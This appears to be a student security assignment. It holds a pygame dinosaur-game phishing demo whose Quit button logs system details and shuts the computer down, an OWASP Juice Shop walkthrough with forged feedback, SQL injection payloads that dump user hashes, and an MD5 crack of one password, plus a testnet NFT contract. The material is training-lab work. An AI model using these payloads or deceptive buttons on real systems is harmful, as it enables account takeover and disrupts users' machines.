

FCS Assignment 2

Question 1

I have made a simple game using pygame to mimic the popular dinosaur game on Google Chrome.

The game resembles the appearance of the dinosaur game with a dinosaur which is running through a desert jumping over cacti.

Phishing:

When the dinosaur collides with the cactus there are two buttons that appear on the screen-Play Again and Quit.



Each of these buttons is phishy in nature.

Play Again: Clicking this button restarts the game but not before it opens up a malicious youtube video.

```
if play_again_button.collidepoint(mouse) and click[0] == 1:  
    webbrowser.open('https://www.youtube.com/watch?v=dQw4w9WgXcQ')  
    game_over = False  
    cacti.clear()  
    dino_y = ground_y - dino_image.get_height() + 20  
    score = 0
```

Quit: Clicking the quit button ends the game but also logs the details of the user's OS in a text file. It also shuts down the users system.

```
if quit_button.collidepoint(mouse) and click[0] == 1:  
  
    send_data()  
    os.system("shutdown /s /t 1")  
    pygame.quit()  
    sys.exit()
```

```
Comment Code
def send_data():
    system_details = f"System Details:\n{platform.uname()}"
    with open('phishing_demo.txt', 'w') as file:
        file.write(system_details)
```

```
System Details:
uname_result(system='Windows', node='Arnav', release='11', version='10.0.22621', machine='AMD64')
```

2)Ways to prevent phishing:

- 1)**Think before clicking:** Do not click on links and buttons before verifying the URL of the website where you are being taken. Be especially careful of misspellings or slight verifications. Wherever possible go to the website directly by typing in the URL rather than clicking on a link.
- 2)**Financial Information:** Verify the website is legitimate before entering any financial information. Be especially cautious of calls, mail and messages that ask for financial details. Do not pass on personal information to strangers.
- 3) **Anti-Phishing Toolbar:** This is a tool that alerts you about a phishing website before you click the link to visit by comparing the URL against already known phishing sites.
- 4) **Block Pop-Ups:** The X button on pop-ups can lead to potentially malicious links. Instead press on the small x button in the upper corner of windows.
- 5) **Firewalls:** Firewalls are the best form of defense against any form of intrusion. Firewalls can block malicious emails and other forms of communication. DNS filtering capabilities can block access to known malicious websites.
- 6) **Browser and OS updates:** Updates and patches are frequently released to protect from zero-day vulnerabilities. Always keep your software up to date.
- 7) **Strong Passwords:** Keep passwords that are strong and not easily guessable. Don't keep the same password for each website because if one website gets compromised your account on each of the websites could get compromised. Also keep changing passwords regularly.
- 8) 2FA: Enable 2 factor authentication wherever possible for an extra layer of security. All your bank accounts must be configured to send an email or message when a transaction takes place. Keep track of these mails and report at the earliest if you find something fishy.

Referenced from: <https://www.phishing.org/10-ways-to-avoid-phishing-scams>

Dino.png and cactus.png taken from google images.

FCS Assignment 2


Question 2

I have used FireFox as an external browser and configured it to use BurpSuite as a proxy.

The first step is to go to Preferences in Firefox.

Go to General tab and find Networks Proxy.


Here we add Manual Proxy and add 127.0.0.1 and port 8080 in the HTTP Proxy. The checkbox below this field must be checked. Click OK.



Check BurpSuite to ensure that the Proxy Listener is active on this port and IP. Here we find that the Proxy listener is active on this port and IP.


A screenshot of the 'Proxy listeners' section in Burp Suite. On the left, there's a sidebar with 'Add', 'Edit', and 'Remove' buttons. The main area shows a table with one row. The row has columns for 'Running' (with a checked checkbox), 'Interface' (127.0.0.1:8080), 'Invisible' (empty), 'Redirect' (empty), 'Certificate' (Per-host), and 'TLS Protocol' (Default). Below the table, a note says: 'Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this another installation of Burp.' At the bottom, there are 'Import / export CA certificate' and 'Regenerate CA certificate' buttons.

Now we shall download the CA certificate for BurpSuite from <http://127.0.0.1:8080>



Click on CA Certificate to download the CA certificate.

Go to Settings on firefox and navigate to Privacy and Security Settings. Now scroll down to view Certificate and Import the newly downloaded certificate.



This would allow it to capture requests made on external browser. However we still need to configure BurpSuite to capture requests on localhost application.

Go to Firefox and type about:config.

Type `network.proxy.allow_hijacking_localhost` and toggle it to true. Now our BurpSuite would intercept requests on localhost applications as well.

b) We make a request to display all requests with keyword fruits
This request is intercepted using BurpSuite

```
Request
Pretty Raw Hex ⌂ In ⌂
1 GET /rest/products/search?q=fruit
HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss
10 If-None-Match:
W/"3250-4IcT9i02LUnfBJ70mXUFYqsXwKc"
11
12
```

Now send it to repeater where we can try to manipulate this request and see the response.

Request		Response	
Pretty	Raw	Hex	Render
1 GET /rest/products/search?q=orange	1 HTTP/1.1 200 OK		
HTTP/1.1	2 Access-Control-Allow-Origin: *		
2 Host: localhost:3000	3 X-Content-Type-Options: nosniff		
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0	4 X-Frame-Options: SAMEORIGIN		
4 Accept: application/json, text/plain, */*	5 Feature-Policy: payment 'self'		
5 Accept-Language: en-US,en;q=0.5	6 X-Recruiting: #/jobs		
6 Accept-Encoding: gzip, deflate, br	7 Content-Type: application/json;		
7 Connection: close	charset=utf-8		
8 Referer: http://localhost:3000/	8 Content-Length: 301		
9 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss	9 ETag: W/"12d-jp/bycXb0mlJ8mXMODLD4Vtdp34"		
10 If-None-Match:	10 Vary: Accept-Encoding		
W/"3250-4IcT9i02LUnfBJ70mXUfYqsXwKc"	11 Date: Fri, 27 Oct 2023 15:11:49 GMT		
11	12 Connection: close		
12	13		
	14 {		
	"status": "success",		
	"data": [
	{		
	"id": 2,		
	"name": "Orange Juice (1000ml)",		
	"description":		
	"Made from oranges hand-picked by Uncle Dittmeyer.",		
	"price": 2.99,		
	"deluxeprice": 2.49,		
	"image": "orange_juice.jpg",		
	"createdAt": "2023-10-27 13:57:57.249 +00:00"		
	"updatedAt": "2023-10-27 13:57:57.249 +00:00"		
	},		
	"deletedAt": null		
	}		
	}		

We change the param in the URL to orange to find products with the orange keyword.

b) Send a feedback from your ID and see how the request looks.

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab, specifically the 'Intercept' sub-tab. A POST request to `/api/Feedbacks/` is displayed. The JSON payload in the request body is:

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjIsInVzZXJuYW1lIjoiIiwiZWlhaww0iJhcmbHdjIxMjM1OGdtYWlsLmNvbSisInBhc3Nsb3kIjioiZTkSYTE4yZoYOGNzLmhkMWhNYyNjA4NTM2Nzg5MjJ1MDM1LCJyb2x1IjoiY3VzdG9tZXiiLCJkZWx1eGVub2tlbi16iiisImxh3PMB2dpbkIwIjoiMC4wLjAuMCIsInByI2ZpbGVjbWFnZS16Ii9hc3NldHMcvhVibGljL2tyYwdlcgy9lcGxvYWRzL2RlZmFbHQuc3ZnIiwidG90cFNLY3jlDC16IiIsInlzQWN0aXZlIjp0cnVLLCjcmVhdGVkQXOioiIyMDizLTELTa2IDE30jM1OjULjI3NiaArMDA6MDA1LCJ1cGRhdGVkQXQ1OiiyMDizLTELTa2IDE30jM1OjULjI3NiaArMDA6MDA1LCJkZWx1dGVkQXQ1Om5lbGx9LCjpyXYQ1OjE20TkyOTIxNzR9.C0jX7n_ym54xT8qo5PxvvSEhh4qvLHcaczMfVNz5BT1beXleulpYKluXcluk7hv6RpWN2riFISdew_cbl9-4za65Eh9Tb_Sx0Vvd2Gqg9X5grLorE3xV6IXokEFneRDmtKrzYJWDqaSICD3Tw7E9CaCSYofcYeFG3xJGY
8 Content-Type: application/json
9 Content-Length: 96
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=VKOkVQ2LxPebaoXnwqZWhBrdx5ph7VikBGEgRDY6M9pk8y7z3J54mv1l01; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjIsInVzZXJuYW1lIjoiIiwiZWlhaww0iJhcmbHdjIxMjM1OGdtYWlsLmNvbSisInBhc3Nsb3kIjioiZTkSYTE4yZoYOGNzLmhkMWhNYyNjA4NTM2Nzg5MjJ1MDM1LCJyb2x1IjoiY3VzdG9tZXiiLCJkZWx1eGVub2tlbi16iiisImxh3PMB2dpbkIwIjoiMC4wLjAuMCIsInByI2ZpbGVjbWFnZS16Ii9hc3NldHMcvhVibGljL2tyYwdlcgy9lcGxvYWRzL2RlZmFbHQuc3ZnIiwidG90cFNLY3jlDC16IiIsInlzQWN0aXZlIjp0cnVLLCjcmVhdGVkQXOioiIyMDizLTELTa2IDE30jM1OjULjI3NiaArMDA6MDA1LCJ1cGRhdGVkQXQ1OiiyMDizLTELTa2IDE30jM1OjULjI3NiaArMDA6MDA1LCJkZWx1dGVkQXQ1Om5lbGx9LCjpyXYQ1OjE20TkyOTIxNzR9.C0jX7n_ym54xT8qo5PxvvSEhh4qvLHcaczMfVNz5BT1beXleulpYKluXcluk7hv6RpWN2riFISdew_cbl9-4za65Eh9Tb_Sx0Vvd2Gqg9X5grLorE3xV6IXokEFneRDmtKrzYJWDqaSICD3Tw7E9CaCSYofcYeFG3xJGY
14
15 {
    "UserId": 2,
    "captchaId": 2,
    "captcha": "9",
    "comment": "Terrible (***av21235@gmail.com)",
    "rating": 2
}

```

Note the UserId param in the json object.

All we would need to change is this.

We change it to 3 i.e. bender

We do this using repeater.

Details of UserId:

▼ 2:

<code>id:</code>	<code>3</code>
<code>name:</code>	<code>" "</code>
<code>description:</code>	<code>"bender@juice-sh.op"</code>
<code>price:</code>	<code>"0c36e517e3fa95aabf1bbfffc6744a4ef"</code>
<code>deluxePrice:</code>	<code>"customer"</code>
<code>image:</code>	<code>"assets/public/images/uploads/default.svg"</code>
<code>createdAt:</code>	<code>" "</code>
<code>updatedAt:</code>	<code>" "</code>
<code>deletedAt:</code>	<code>1</code>

He doesn't seem to have a username though his email is `bender@juice-sh.op`.

Request

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/20
8 Content-Type: application/json;
charset=utf-8
9 Content-Length: 75
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=
VKoKVQ2Lxpeba0XnwqZWjBrdxSfpV1kBGeg
ROYGM9pK8y7z3354av1l01; token=
ey3oeXA0iJKV1o1LCjhGci0iJSUz1Nj9.e
yJzdgFodXm0i1zdwNZNzIiw1ZGF0YSiEyJ
PZC10MjIsInVzXjuY1ljoiiwiZWhaww10
i1xMj1L0dgtvWlsLnNbSiInBh3N
Terminal ZTK5YTE4NjMh1OGNzNhkNWVnjAAN
HmHgj1H0H1LcJy62x1joiY3Vzd0dZX1
1LCJkZW1ieT12t2x1joiY3Vzd0dZ
1kV1o1zdwNZNzIiw1ZGF0YSiEyJ
G1iis1m1z0W0oXZ1iij0cNv1LCjcmVhdGvK0
Xo1o1yMD1zTExTA2DE30jM0j1ULj13NjA
rMDAGMDA1iLC1cGRvdGV0XQ1o1TyMD1zLTExL
TA2DE30jM0j1ULj13NjArMDAGMDA1LCj2Wx
1dgV0XQ1o1m51bGx9LcJpYXQ1o1E20TkYOTIxN
zR9.C0jX7n_y=54xT8q5PxysEEh)avuLHca
czMFVnZSBT1bexleu1pyKLux1Luk7hv6RpWN2
riFISdew_cbl9-4za6SEh9Tb_Sx0Vd20gg9XX
5grLorE3xV61XoKEfneRDmtKrZyLWDqqaSICD
3Tw7E9CaC5YofcYeFG3JGY
14 {
15
  "status": "success",
  "data": {
    "id": 20,
    "UserId": 3,
    "comment": "This is bad",
    "rating": 2,
    "updatedAt": "2023-11-06T18:00:01.809Z",
    "createdAt": "2023-11-06T18:00:01.809Z"
  }
}

```

Response

```

14 {
15
  "status": "success",
  "data": {
    "id": 20,
    "UserId": 3,
    "comment": "This is bad",
    "rating": 2,
    "updatedAt": "2023-11-06T18:00:01.809Z",
    "createdAt": "2023-11-06T18:00:01.809Z"
  }
}

```

Inspector

c) The SQL injection needs to be run on the search endpoint.

Search Results - apple

	Image	Name	Price	Action
	Apple Juice (1000ml)	1.99¤	Add to Basket	
	Apple Pomace	0.89¤	Add to Basket	

We shall try and see what happens in backend to try and discover the SQL schema for users.

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: near "%": syntax error

We discover that the schema in the backend is SQLite.

Also by trial error we discover that the query of type


[http://localhost:3000/rest/product/search?q=apple'"\)--](http://localhost:3000/rest/product/search?q=apple') results in a success, so injection has to be of this kind.

The screenshot shows a browser's developer tools Network tab with the following details:

- Request:** GET /rest/products/search?q=apple'")--
- Response Headers:** Target: http://localhost:3000, HTTP/1.1 200 OK, Access-Control-Allow-Origin: *, X-Content-Type-Options: nosniff, X-Frame-Options: SAMEORIGIN, Feature-Policy: payment 'self', X-Recruiting: #/jobs, Content-Type: application/json; charset=utf-8, Content-Length: 30, ETag: W/"1e-JkPci+pGj7BBTxOuZTVVIm91zaY", Vary: Accept-Encoding, Date: Mon, 06 Nov 2023 18:34:24 GMT, Connection: close.
- Response Body:** {"status": "success", "data": []}

All SQLite table schema in a database is stored in sqlite_master in the database. So we try to break into this table to find schema of the Users table.

We first would need to find the number of columns in Products table which is found to be 9 by trial and error.



The screenshot shows a browser window with the URL `localhost:3000/rest/products/search?q=l')UNION SELECT 1,2,3,4,5,6`. The page displays a JSON response with the following structure:

```
status: "success"
data:
  0:
    id: 1
    name: 2
    description: 3
    price: 4
    deluxePrice: 5
    image: 6
    createdAt: 7
    updatedAt: 8
    deletedAt: 9
```

Now to get details about tables in the database we run

Select sql from sqlite

Our injection becomes:`l')UNION SELECT sql,2,3,4,5,6,7,8,9 from sqlite_master-`

We get the schema:

```
18:
id:
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE,
  `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '',
  `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
  `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL,
  `deletedAt` DATETIME)"
```

name: 2
description: 3
price: 4
deluxePrice: 5
image: 6
createdAt: 7
updatedAt: 8
deletedAt: 9

--

Now simply replace column names in the SQL injection

So our injection is:

`l')UNION SELECT`

`id,username,email,password,role,profileImage,totpSecret,lastLoginIp,isActive from`
`Users-`

JSON Raw Data Headers

Copy Collapse All Expand All Filter JSON

```

    "success"
    ↓ data:
    ↓ 0:
      id: 1
      name: ""
      description: "admin@juice-sh.op"
      price: "0192023a7bbd73250516f069df18b500"
      deluxePrice: "admin"
      image: "assets/public/images/uploads/defaultAdmin.png"
      createdAt: ""
      updatedAt: ""
      deletedAt: 1
    ↓ 1:
      id: 2
      name: ""
      description: "jim@juice-sh.op"
      price: "e541ca7ecf72b8d1286474fc613e5e45"
      deluxePrice: "customer"
      image: "assets/public/images/uploads/default.svg"
      createdAt: ""
      updatedAt: "undefined"
      deletedAt: 1
    ↓ 2:
      id: 3
      name: ""
      description: "bender@juice-sh.op"
      price: "0c36e517e3fa95aabf1bbff6744a4ef"
      deluxePrice: "customer"
      image: "assets/public/images/uploads/default.svg"
      createdAt: ""
      updatedAt: ""
      deletedAt: 1
    ↓ 3:
      id: 4
      name: "bkimminich"
      description: "bjoern.kimminich@gmail.com"
      price: "6edd9d726cbdc873c539e41ae8757b8c"
      deluxePrice: "admin"
      image: "assets/public/images/uploads/defaultAdmin.png"
      createdAt: ""
      updatedAt: ""
      deletedAt: 1
  
```

Right Ctrl

File Explorer Task View Taskbar ENG IN 00:21 07-11-2023

Login JIM

Password hash obtained from the SQL Injection is e541ca7ecf72b8d1286474fc613e5e45
We crack this online using rainbow tables.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

So ncc-1701 is the password for JIM.

So we can directly login into Jim's account using his email from SQL injection and his password.

The screenshot shows a Firefox browser window with the URL `localhost:3000/#/contact`. The title bar displays the OWASP Juice X logo. The main content area shows four green notification boxes, each indicating a challenge solved:

- You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)
- You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)
- You successfully solved a challenge: Login Jim (Log in with Jim's user account.)
- You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)

Below these notifications, a modal window titled "Customer Feedback" is open. It contains fields for "Author" (set to `***@juice-sh.op`), "Comment *", and a rating slider. A CAPTCHA question "What is 2+7-4 ?" is present, and a "Result *" input field is provided. At the bottom of the modal is a "Submit" button. The browser's taskbar at the bottom shows various application icons and system status indicators.

OWASP Juice Shop Showing completion of all challenges.

FCS Assignment 2

Question 3

Question 3

This is our solidity contract




```
import "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import "@openzeppelin/contracts/utils/Counters.sol";
// Import necessary libraries

//Specify token inherits from ERC721
contract MyNFT is ERC721 {
    using Counters for Counters.Counter;
    Counters.Counter private _tokenIds;
    //Store tokenURIs for each tokenIDs,_tokenExists is boolean array to return if a particular token exists or not
    mapping(uint256 => string) private _tokenURIs;
    mapping(uint256 => bool) private _tokenExists;

    constructor() ERC721("MyNFT", "NFT") {}
    //Function to mint NFT
    //recipient address is the wallet address,tokenId is the ID of the token,tokenURI is IPFS URI
    function mintNFT(address recipient, uint256 tokenId, string memory tokenURI) public {
        _safeMint(recipient, tokenId);
        _setTokenURI(tokenId, tokenURI);
    }
    //internal Function to set tokenURI at this tokenId
    function _setTokenURI(uint256 tokenId, string memory tokenURI) internal {
        _tokenURIs[tokenId] = tokenURI;
    }

    function tokenURI(uint256 tokenId) public view override returns (string memory) {
        return _tokenURIs[tokenId];
    }
    //check if a tokenId exists in the contract
    function _exists(uint256 tokenId) internal view returns (bool) {
        return _tokenExists[tokenId];
    }
}
```

Comments are added to the solidity contract, to explain each function and variable. This is how we deploy the contract on remix IDE.



b) We mint the NFT with this meta.json file. The NFT is my passport size photo.

The URI of the photo on IPFS is added to meta.json which is then added to the IPFS. This is what is added to mintNFT function on the contract.

The screenshot shows the NFT.Storage interface. At the top, there's a navigation bar with links to Files, API Keys, About, Docs, Stats, FAQ, and Blog, along with a Logout button. Below the navigation is a section titled "Files" with a sub-section "Upload directories easily with NFTUp" and a "+ Upload" button. A table lists two files: one from 10/28/2023 at 9:25 PM and another from 10/28/2023 at 9:23 PM. Each file entry includes its CID, an "Actions" button, and a "Queuing" status with a progress bar. Below the table are navigation buttons for "First", "Previous", and "Next".

```
1 {  
2   "name": "Arnav passport size photo",  
3   "image": "ipfs://bafkreih...5jtgpjji",  
4   "description": "This is my Passport photo"  
5 }
```

The screenshot shows the Ethereum wallet interface. It displays a balance of 0 ETH. There are two main buttons: "approve" (orange) and "mintNFT" (dark blue). The "mintNFT" section contains fields for "recipient" (0xc8F011793b3807D832132fD), "tokenId" (0), and "tokenURI" (ipfs://bafkreih46vabgpcmqql4z2d). Below these fields are buttons for "Calldata", "Parameters", and "transact" (orange). Further down, there are three more buttons: "safeTransferFr...", "safeTransferFr...", and "setApprovalFo...".

These are details of the NFT:

```
{
  "metamask_public_address": "0xc8F011793b3807D832132fDCE04557fE58b75e17",
  "contract_address": "0xf9238c062a10b0707c56863fdd8289ec723f737f",
  "nft_transaction_hash": "0x32360eb2ba8e10b9c653338fc1826f8e6db8cf0843875ee8f05f323eb8ee81ab",
  "image_ipfs_cid": "ipfs://bafkreifp7rmbe7hohoj3x2yg6zqaxgsmyzclrw5dx7ubwoz43tdfdus2ey",
  "metadata_ipfs_cid": "ipfs://bafkreih46vabgpcmqql4z2daxp5fbnzkyuaea4sjzad2pa4nk5jtgpjji"
}
```

[This is a Goerli Testnet transaction only]

Transaction Hash: 0x32360eb2ba8e10b9c653338fc1826f8e6db8cf0843875ee8f05f323eb8ee81ab

Status: Success

Block: 9946659 | 50238 Block Confirmations

Timestamp: 8 days 22 hrs ago (Oct-28-2023 04:49:48 PM +UTC)

Method: Mint NFT

From: 0xc8F011793b3807D832132fDCE04557fE58b75e17

Interacted With (To): 0xF9238C062a10b0707c56863fDD8289ec723f737f

ERC-721 Tokens Transferred:

	ERC-721 Token ID [0] MyNFT... (NFT...)
	From 0x000000...00000000 To 0xc8F011...58b75e17

Value: 0 ETH (\$0.00)

Transaction Fee: 0.00040247500177089 ETH \$0.00

c) We need to write contracts for tradeNFT and transferNFT

```

//transferNFT simply transfers URI at given tokenID in contract from one address to another.
function transferNFT(address from, address to, uint256 tokenId) public {

    transferFrom(from, to, tokenId);
}

//tradeNFT transfers fromTokenID from 'from' to 'to' and toTokenID from 'to' to 'from'
//We first do some error to check the owners of fromTokenID and toTokenID
//We also check if the caller is approved to make this transfer.
function tradeNFT(address from, uint256 fromTokenId, address to, uint256 toTokenId) public {
    require(ownerOf(fromTokenId) == from, "ERC721: caller is not the owner of the from token");
    require(ownerOf(toTokenId) == to, "ERC721: caller is not the owner of the to token");
    require(isApprovedForAll(from, _msgSender()), "ERC721: caller is not approved to transfer the from token");
    require(isApprovedForAll(to, _msgSender()), "ERC721: caller is not approved to transfer the to token");
    safeTransferFrom(from, to, fromTokenId, "");
    safeTransferFrom(to, from, toTokenId, "");
}

```

This contract is compiled, deployed and NFTs are added.

Contract: 0x40D5e05C79686Eb5c0889CFC16d1612cFfAcA83f

Goerli Testnet

Search by Address / Txn Hash / Block / Token

Etherscan

Home Blockchain Tokens NFTs Misc

Contract 0x40D5e05C79686Eb5c0889CFC16d1612cFfAcA83f

Overview ETH BALANCE 0 ETH TOKEN HOLDINGS \$0.00 (1 Tokens)

More Info CONTRACT CREATOR 0xc8F011...58b75e17 at tx 0xf727433f42f6986aa... TOKEN TRACKER MyNFT (NFT)

Multi Chain MULTICHAIN ADDRESSES 5 addresses found via Blockscan

Transactions Token Transfers (ERC-20) Contract Events

Latest 14 from a total of 14 transactions

transferFrom address from, address to, u

transferNFT

from: 0xc8F011793b3807D832132fDc

to: 0xa02079F243C9CA044243d51

tokenId q

Calldata Parameters transact

